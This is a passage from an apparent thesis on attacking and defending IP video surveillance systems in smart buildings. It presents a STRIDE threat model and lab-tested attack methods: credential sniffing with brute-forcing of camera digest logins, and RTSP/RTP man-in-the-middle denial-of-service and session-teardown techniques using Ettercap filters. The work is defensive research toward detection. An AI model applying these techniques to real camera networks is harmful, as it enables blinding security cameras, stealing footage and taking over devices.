


Figure 4.1: Abstract model of a building automation system

To better understand the full attack surface of a surveillance system in a smart building, we create an abstract model of a smart building, which is shown in Figure 4.1. The model consists of suppliers, the internet, and the smart building itself. The smart building comprises subsystems, a BMS, and user interfaces. The building subsystems comprises sensors and actuators to control the buildings environment, usage and security. Although there is a BMS in place to take care of controlling the subsystems, the possibility for human interaction with the systems is required for enforcing changes in daily routine or improved comfort. The suppliers are external systems which supply the building with information or goods, based on information provided by the building.

The arrows C1-C7 in Figure 4.1 represent the communication channels, which the different segments can utilize to communicate with each other. The building subsystems

are interconnected with each other and the BMS (C1). Both the BMS and building subsystems can have user interfaces (C2 and C3). The user interfaces can also be accessed over the internet for remote control (C6). The BMS and subsystems could also be accessed over the internet without having a user interface in between (C4 and C5). Lastly, suppliers can connect to the smart building (C7). This massive interconnectivity leads to the surveillance system being reachable from many places, but it also reaches many other systems. This means that, apart from the big attack surface to reach the surveillance system, the surveillance system could also be of interest for an attacker as point of access to one of the connected systems.

4.3 Vulnerability analysis

To conduct a full vulnerability assessment, the system in question has to be thoroughly evaluated and tested. For the scope of this research the vulnerability assessment of the VSS will be generalised, instead of being specific for a certain VSS. For the scope of this research we decided to take a more high-level approach to this vulnerability assessment at the expense of some details. This decision was made based on time constraints as well as on the overall approach of this research.

The first step in creating a vulnerability analysis is creating an overview of the assets in a system and what their capabilities are. For the overview of the assets in a VSS we can use the information gathered in Section 2.2. From this we know the main assets in a VSS are IP cameras and NVRs. The configuration and setup can differ depending on the usage of the VSS. Therefore, we will define three use case scenarios which are considered relevant for the scope of this research.

The first use case scenario concerns a small company which uses a VSS for live surveillance. In this scenario, the cameras are used for real time monitoring, such as viewing who is at the entrance or the status of a machine. In the given examples, the footage in the present is deemed relevant and the footage of the past less relevant, therefore, recording and storing the footage is not necessary.

In the second use case scenario the company using the VSS uses it to monitor their low value or low risk assets. For monitoring low value or low risk assets it is not economically justified to use real time monitoring. In this case the probability of damage being caused being too low, the amount of possible damage being too low, or instant response is of less importance. Examples of this would be surveillance cameras in a parking lot, the outside of a building or inside an office building. In these examples, the past footage is deemed more relevant than real time monitoring. If something happens, it is more important to have the ability to review what happened in a later point of time, than being able to respond at the moment in time.

The final use case scenario concerns companies with high value assets which require real

time monitoring, such as banks, museums, or casinos. In these settings, both real time monitoring and recording of footage is required. Both reviewing past footage and instant responses are important on the high value assets. Although all three use case scenarios describe different settings and priorities, the main capabilities are streaming footage or recording footage.

The next step for creating the vulnerability analysis is assigning a value of importance or ranking the assets and their functionalities on importance. However, in this case there are only two types of assets which are being considered with one function each, therefore, both are considered of high importance. These results are shown in Table 4.1. After determining the assets, their capabilities, and their importance, the vulnerabilities and potential threats have to be identified. For this, the threat landscape of Section 3.1 is utilized. For creating a more complete overview of possible threats, a high-level threat analysis is created using the STRIDE model.

STRIDE

In Table 4.2 we give an overview of the different types of attack, based on the threat landscape of Section 3.1.
In Table 4.3, an overview of the STRIDE categories is given, with a short description and the attacks which use the category as means. Spoofing the identity could be used to take the place of a camera or NVR. By doing this, the footage could be sniffed or stolen, or denied from the actual destination. Tampering of the communication can be used to redirect the traffic to steal footage, deny the normal mode of operation, or even taking over devices to be used in a botnet. Repudiation is probably the least employable category for attacks against a VSS and cannot be used for attacks other than DoS attacks. For the scope of this research the information which information disclosure applies to is the video footage. Therefore information disclosure is slightly more applicable again, as the main functionality of VSSs is gathering information. Sniffed or stolen footage can be used to analyse schedules of security guards, protocols for accessing areas, or other points of interest. Denial of service is both a threat category and an attack category and the threat category is applicable to all attacks related to the attack category. Lastly, elevation of privilege can be used to bypass required security for executing actions which you should not be allowed to do. Stolen credentials are also considered to be in this category. This method can utilized to execute attacks such as stealing footage, DoS, or for taking over devices as shown by malware botnets. From the overview it is clear that Repudiation is the least important category for the scope of our research, followed

Asset	Functionality	Importance
IP camera	Streaming footage	high
NVR	Storing footage	high

Table 4.1: VSS assets with their functionality and importance

by spoofing identity and information disclosure. Therefore the focus of the proposed detection modules will be on tampering, denial of service and elevation of privilege.

4.4 Attack Scenarios

In this section the attack scenarios are described, based on the threat landscape of Section 3.1 and the vulnerability analysis of Section 4.3. To keep the attack scenarios compact, we will use attack trees for showing the different methods an adversary could utilize to reach a goal.

For the purpose of this research the attack trees are used to showcase the different methods an adversary has to its disposal for reaching a certain goal. A red node in the attack tree indicates the starting node and the goal of the adversary. Green nodes indicate the end of the path and the methods the adversary has to its disposal for reaching the goal. Blue nodes are references to another attack tree and black nodes are the conditional nodes for the tree traversal.

Credential Sniffing

The credential sniffing scenario is not considered to be a full attack, however, it can be the first step in for many other attack scenarios. The goal in this scenario is to obtain the credentials to one or more devices. By obtaining these credentials the adversary can gain network access and full control over the device. After gaining full control of the devices, many other attacks are possible. The hijacked devices can be used in more complex attacks, where the devices are used for network access, DDoS or for gathering intelligence.

In this general scenario, the owner of the VSS uses it for general surveillance purposes. In the first case, other devices are the point of interest for the adversary. These devices either have no connection to the internet, but do have a connection to the internal network or have better security than the VSS. The VSS is used as point of entry into the network in this case. In the case of DDoS, the owner of the VSS does not also have to be the victim as the hijacked devices can be used to attack other targets. In this case, the VSS is hijacked for increasing the amplitude of the DDoS attack. Thus, the owner

Id	Description
VIS1	Denial of Service by physical disruption, for example by using lasers
VIS2	Data exfiltration by hiding information in the footage
VIS3	Spying on people or processes by sniffing or stealing the footage
DOS	Denial of service attacks which are not physical
BOT	Botnet malware attacks

Table 4.2: Attack categories based on the state of the art




Figure 4.2: Gaining network access tree




Figure 4.3: Sniffing or Tampering tree

Category	Description	Attacks
Spoofing identity	Pretending to be another entity	VIS3 DOS
Tampering	Modifying data, usually to cause unintended behaviour	VIS1 VIS2 DOS BOT
Repudiation	Denying executing an action	DOS
Information disclosure	Obtaining data you are not supposed to have	VIS2 VIS3
Denial of Service	Preventing intended behaviour from occurring	VIS1 DOS BOT
Elevation of privilege	Doing actions with insufficient clearance	VIS3 DOS BOT

Table 4.3: STRIDE categories

of the VSS is the victim of the hijacking, but not of the actual attack, and probably is not even aware of this. In the third example, the VSS is hijacked for the purpose of gathering intelligence. In this case, the footage is analysed to figure out information such as where valuable assets are kept, what kind of security is in place and possible vulnerabilities in the security.

In all of these cases the adversary is assumed to be an outsider. Therefore the adversary has to gain access to the network first (attack tree of 4.2). Although only in the first case gaining access to the network is the main goal, for hijacking the camera the same tree can be used.

Denial of Service

The DoS attack scenario is based on the earlier mentioned Hikvision hacked attack. There are many similar attacks but the result is the same: the actual footage is not available for viewing. The victim uses the VSS for general surveillance purposes. The attacker can have the intend to only annoy the owner and show what he is capable of, or want to cause actual damage and cause damage or steal property without it being recorded. The attacker is assumed to be an outsider and has two options. However, the physical attack is out of the scope, thus the only remaining option is to gain access to the network (attack tree of 4.2). After gaining access to the network the attacker can flood network with traffic to cause a DoS or tamper the traffic (attack tree of 4.2).

Replay attack

In the replay attack scenario we will feature the Hollywood movie heist scenario. There are many movies which feature video surveillance being used for security. In some of these movies, the cameras are disabled or destroyed, which is comparable to the DoS scenario. For the scope of this attack scenario, we are interested in the more stealthy attacks to the surveillance system where the live footage is being replaced by old or fake footage without the watcher being aware (e.g., Ocean's Eleven and Now You See Me). These examples however are from movies, where anything is possible. Now the question is how feasible it is to actually execute the movie heist in practice. Craig Heffner, a vulnerability researcher, gave a talk at Black Hat 2013, showing a similar type of attack [60]. This attack, however, was based on the specific software and firmware used by the camera. In 2015, Eric Van Albert and Zach Banks showcase live looping of video surveillance footage at DEF CON 23 [61]. They utilize a device to do a physical man in the middle attack. Apart from these examples, there does not seem to be much other literature or proof about this type of attack against surveillance cameras being possible.

In all of the above mentioned examples, the attack scenario is similar. The victim relies on video surveillance for monitoring and safekeeping of high value assets (use case scenario 3). The goal of the adversary is to steal the high value assets, without the victim noticing anything. The adversary is assumed to be an outsider and will replace live footage with fake or prerecorded footage to accomplish the goal. For this the adversary first generate the fake or prerecorded footage. Thus the traffic has to be sniffed first, and later tampered (both attack tree of Fig. 4.3).

In this chapter a threat model was created from an attacker perspective. The model includes the threat agents, the attack surface, a vulnerability analysis and attack scenarios. In the next chapter a general evaluation framework is created, in which the attack scenarios are also implemented.

Chapter 5

Evaluation Framework

In this chapter, the evaluation framework for the proposed solution is described. The attacks based on the attack scenarios of Section 4.4, are described in more detail. Some of the attacks are already implemented and infamous, such as the botnet malwares. The attacks developed as part of this research are included in this chapter as well. For generating realistic traffic and testing the attacks in practice, real IP cameras are required. Although there are many IP cameras accessible on the internet, due to legal and ethical restrictions, these could not be used for this research. Therefore, a research laboratory was set up to mimic a real-world surveillance system as realistically as possible. More details on the attack environment is given in Section 5.1, followed by a description of the possible and implemented attacks in Section 5.2.

5.1 Laboratory Setup

The research laboratory is based on the knowledge of surveillance systems provided in Section 2.2. In a general setup, one or more IP Cameras are connected to a NVR in the same network. The iSpy video surveillance software [62] was used to simulate the NVR. The iSpy software is one of the world-leading open source video surveillance systems. The software is able to work with multiple different cameras and offers a wide variety of supported protocols, a lot of features and furthermore is freely available.

For generating the traffic with NVR, three IP cameras were used. For confidentiality purposes, these cameras will be called Camera 1, Camera 2, and Camera 3. Camera 1 is a customer-grade camera. The remaining cameras are from two of the top IP camera market leaders. The cameras come with features such as motion detection, scheduled recording, and alarm functionality. The most important features are summarized in Table 5.1. The NVR is configured to use RTP over UDP and uses RTSP as control protocol. One of the cameras is configured to use Basic authentication. The other two cameras are configured to use Digest authentication for the RTSP. This configuration was chosen to be able to test both modes of authentication. To simulate the attacker, we used a virtual machine inside the same network as the cameras.

To study the behaviour of the devices and services on a network level, the network traffic was sniffed. By passively sniffing the network traffic, the normal behaviour of the devices and protocols can be investigated. By interfering with the traffic or forging packets, the behaviour of the system can be further studied for possible attacks. Due to little to no encryption being enabled by default or being supported, a lot of information

Feature	Camera 1	Camera 2	Camera 3
Built-in web server	✓	✓	✓
RTSP	✓	✓	✓
RTP	✓	✓	✓
FTP	✓	✓	✓
SRTP	x	x	✓
SFTP	x	x	✓
HTTP	✓	✓	✓
HTTPS	✓	✓	✓
UPnP	x	✓	✓
Wi-Fi	✓	x	x
PoE	x	✓	✓
Video Compression	H.264	H.264	H.264/{Camera 3} Zipstream
Multicast	x	✓	✓
PTZ	x	✓	x
Infra Red	✓	x	✓
Authentication	Basic	Basic/Digest	Digest
Interoperability	x	ONVIF/PSIA/CGI	ONVIF/{Camera 3} CAP

Table 5.1: Camera feature summary

can be obtained by sniffing the network traffic, even without interfering with the normal behaviour. As already mentioned and as can be seen in Table 5.1, the cameras come with a built-in web server which supports HTTPS, according to the datasheets, but none have HTTPS enabled by default.

5.1.1 Attacker Tools

For the development of the attacks, an Ubuntu virtual machine was used where several publicly available attack tools have been installed. The following sections will provide a short description of each tool and how it was used in this project. There are many tools with similar functionalities and any of these tools could have been used instead.

Ettercap

Ettercap is a comprehensive suite for man in the middle attacks [63]. A few features of Ettercap are sniffing and on-the-fly content filtering. Basic filtering can be done with etterfilter, the filter compiler for ettercap. For more advanced functionalities, plugins can be created, but this is a lot more work and less trivial. In this project, Ettercap was used for doing the man in the middle attacks and some basic on the fly packet filtering.

Scapy

Scapy is a powerful interactive packet manipulation program for Python [64]. Scapy offers full control over the network packets with functionality to completely dissect and create packets. For slightly more advanced packet filtering Scapy was used, with as main reason the greater control over the packets and better documentation.

Wireshark

Wireshark is the world's foremost and most widely-used network protocol analyzer [65]. Wireshark can be used for live capturing/analysis, offline analysis, and deep inspection. Wireshark already has support for hundreds of protocols, including RTSP, RTP, and RTCP. In this project, Wireshark was used to analyse and capture network traffic.

VideoSnarf

VideoSnarf is a security accessment tool that takes a pcap as input and outputs any detected media stream (RTP sessions) [66]. VideoSnarf can detect RTP sessions which are encoded using H.264 Video Codec [67] and output these to raw H.264 files. H.264 is a popular standard for hd digital video encoding which also is used by many IP cameras, including the used cameras. Therefore, VideoSnarf was used to extract the camera footage from packet captures.

FFmpeg

FFmpeg is a leading multimedia framework [68]. FFmpeg offers functionality for encoding, decoding, transcoding, mux, demux, stream, filter and playing media. In this project, FFmpeg was used to convert the extracted H.264 files to .avi files and stream the avi files.

5.2 Attack Description

In this section, developed attacks are explained. The categories of the attacks are credential sniffing, denial of service, botnet and replay attacks. The credential sniffing and botnet attacks are included for completeness and to provide a better overview of the possibilities, but were not implemented during this research. The DoS and replay attacks were implemented and tested on the attack setup of Section 5.1. Although the testing was done with the hardware described in this section, since the attacks are based on the protocols, rather than the camera specific software, they should be applicable to other cameras as well.

5.2.1 Credential Sniffing

We can distinguish between two different types of authentication: RTSP authentication, and web authentication. RTSP authentication is used for streaming and recording video

using the video management software or other third party management software, such as iSpy. This type of authentication uses the default RTSP authentication methods, described in Section 2.3.4. The web authentication is used for authentication to the web server of the camera. The web server provides the functionality to stream, record, and adjust the camera settings such as stream quality, user accounts, enabled features and used protocols. Each of the cameras implements the authentication differently. The web server of Camera 1 communicates over port 88, which is the default port for Kerberos [69]. Kerberos provides protection against eavesdropping and there was no plaintext HTTP traffic visible while sniffing, therefore the authentication of Camera 1 was not investigated further.

For authentication to the web server of Camera 2, the client will first send an empty authentication request on which the web server responds with an error containing the mode of authentication, and in case of "Default" also the realm and a nonce. There are 3 modes possible: Basic, which is base64 of the username and password; Default, a custom version of digest; and Other for everything not matching first two cases, which is plaintext password. After receiving the error response from the web server, another login attempt will be made using the specified authentication method. The custom digest uses a version of md5 which uses uppercase and is generated as follows:
$hash1 = md5(username : realm : password)$
$result = md5(username : nonce : hash1)$
Again, md5 is used and every variable is known, except for the password and therefore the password can be found using a brute-force attack.

The web server of Camera 3 also uses digest authentication, but with a quality of protection (qop) header. According to RFC2617, the qop header is only for backwards compatibility with RFC2069 [70]. When using the qop header additionally a nonce count (nc), client nonce (cnonce), and the qop header itself are used in the creation of the response. The full response digest is created as follows:
$hash1 = md5(username : realm : password)$
$hash2 = md5(method : uri)$
$response = md5(hash1 : nonce : nc : cnonce : qop : hash2)$
As can be seen, $hash1$ and $hash2$ are still the same and only the response hash is extended with the extra values. The added values do provide a little extra protection against replay attacks, however, since all extra values are public, the password is still the only unknown term and therefore can be found with brute-force attacks.

This means that even if no default credentials are used, and regardless of the mode of authentication used, an adversary can derive the user credentials from login requests, if no encryption is used. By acquiring the user credentials an adversary can take full control of the device. This enables attacks such as the botnet malwares, to have an even greater attack surface and bigger impact.

5.2.2 Denial of Service

In surveillance systems the DoS attacks can be divided in two categories: attacks where the surveillance system is the target and attacks where the surveillance system is used as source. For now we focus on DoS attacks where the surveillance system is the target of the attacks. There are many ways to prevent the NVR from displaying the camera footage. The session protocol, RTSP, can be used as point of attack.

Setup sequence


When establishing a connection with Camera 1 or Camera 3, the following RTSP sequence is initiated: OPTIONS, DESCRIBE, DESCRIBE, SETUP, PLAY, as can be seen in Figure 5.1. In Figure 5.2a, the setup sequence is shown as a sequence diagram. The DESCRIBE command occurring twice is due to the first one being rejected for not having correct authentication. This is due to RTSP messages always being sent without authentication, until the method of authentication is defined by the server. The OPTIONS command does not require authentication and therefore does not define the methods of authentication. The DESCRIBE command is the first to require authentication. This reply to the unauthorized request will contain the information on the method of authentication. For Camera 2, the OPTIONS also requires authentication, therefore the OPTIONS command will occur twice instead of the DESCRIBE. Constant interference with any of these messages can prevent the NVR from establishing a connection with the cameras. Four Ettercap examples of possible variants for causing this interference are given in Appendix A.2. The first filter drops the SETUP command as the command does not reach the camera, the camera will not send a response and the NVR will continue retrying the SETUP command. For this example, SETUP was dropped, but any other command in the setup sequence could be used. Dropping the reply from the camera has the same result. Instead of dropping the reply, the second filter replaces the “200 OK” with “401 Unauthorized”, forging a response which imply invalid credentials in the original request. For this variant, invalidating the credentials in the original request works as well. The third filter is based on some RTSP commands requiring a specific response format. These commands are OPTIONS, DESCRIBE and SETUP. The filter replaces SETUP with OPTIONS, but replacing any of these three with another response would work. The last variant is slightly more concealed, but also more specific. The filter makes a small adaptation to the original SETUP request, changing the values of the requested client ports. The NVR does not verify the client ports in the reply of the camera, resulting in the NVR listening on the other ports than the camera is streaming. If the NVR would verify this, the attack would only need to be adapted to also change the response to contain the original client port values.

Terminating session

The above mentioned attacks target the setup sequence, which should only happen during the initial setup. Therefore, by themselves these attacks only function at the

No.	Time	Source	Destination	Protocol	Length	Info
7	0.009856	192.168.212.60	192.168.212.82	RTSP	194	OPTIONS rtsp://192.168.212.82:554/ax
11	0.015335	192.168.212.82	192.168.212.60	RTSP	237	Reply: RTSP/1.0 200 OK
15	0.015718	192.168.212.60	192.168.212.82	RTSP	220	DESCRIBE rtsp://192.168.212.82:554/a
17	0.022783	192.168.212.82	192.168.212.60	RTSP	281	Reply: RTSP/1.0 401 Unauthorized
20	0.022833	192.168.212.60	192.168.212.82	RTSP	442	DESCRIBE rtsp://192.168.212.82:554/a
25	0.150783	192.168.212.82	192.168.212.60	RTSP…	864	Reply: RTSP/1.0 200 OK
29	0.151273	192.168.212.60	192.168.212.82	RTSP	476	SETUP rtsp://192.168.212.82:554/axis
33	0.309040	192.168.212.82	192.168.212.60	RTSP	291	Reply: RTSP/1.0 200 OK
41	0.309459	192.168.212.60	192.168.212.82	RTSP	460	PLAY rtsp://192.168.212.82:554/axis-
49	0.481356	192.168.212.82	192.168.212.60	RTSP	306	Reply: RTSP/1.0 200 OK

Figure 5.1: RTSP setup sequence in Wireshark



(a) RTSP setup sequence

(b) Replay attack using TEARDOWN

Figure 5.2: Sequence diagrams


first setup, which leads to whoever installing the camera noticing the camera connection does not work, unless we can force a new setup. In Appendix A.1, three Etterfilter examples are given for terminating the connection to the camera and forcing the NVR to initiate a new setup sequence. These filters are all based on the RTSP timeout parameter, defined in the response of the SETUP reply of the camera. The timeout parameter indicates how long the server, in this case the camera, is prepared to wait between RTSP commands before terminating the session due to inactivity. Therefore, in order to keep the session alive, the NVR has to send a periodical RTSP command before the defined timeout. The client uses a command which does not influence the session to keep the session alive, such as OPTIONS or GET_PARAMETER. In this case, the NVR uses GET_PARAMETER. The first filter simply drops the GET_PARAMETER command, which causes the camera to terminate the session due to inactivity. The camera will stop streaming to the NVR when terminating the session, causing the NVR to try and establish a new session to receive traffic again. The second filter changes the GET_PARAMETER to the DESCRIBE command. The camera will respond with a "455 Method Not Valid in This State", to which the NVR - thinking the reply was to the GET_PARAMETER command - sends a TEARDOWN command to terminate the session and initiate the start of a new one. The third filter directly replaces the GET_PARAMETER with the TEARDOWN command, indicating the NVR wants to terminate the session. The camera will again terminate the session and stop streaming.

Since the first example simply drops the packet with the command, the authentication of for this packet is irrelevant. When using basic authentication, the authentication header has the same value for all commands and the credentials can even be extracted easily, but for digest the authentication should differ per command per session. Therefore, the second and third filter to terminate the session should actually have terminated the session due to invalid authentication, rather than invalid command sequence or accepted TEARDOWN command.

RTP DoS

Instead of attacking the control protocol, attacking the transport protocol is also a possibility. Similar to earlier elaborated RTSP DoS attacks, it is possible to drop the packets to trick the NVR into terminating the ongoing session and initializing a new setup sequence. An alternative to dropping packets, is injecting packets to flood the NVR. In Appendix B, an example python script is given which will start spawning background processes, which stream to the defined address. When executing this RTP DoS attack the behaviour of the NVR is slightly unpredictable, but it will not display the correct footage. In Figure 5.3 some examples are given of possible behaviour of the NVR. Figure 5.3a shows the original footage. During the attack one of the possible scenarios is that the original footage is still visible, but actually this is a frozen image instead of live footage. Another scenario, which can occur, is that the streamed footage from the attacker machine is dominant over the original footage, therefore this footage

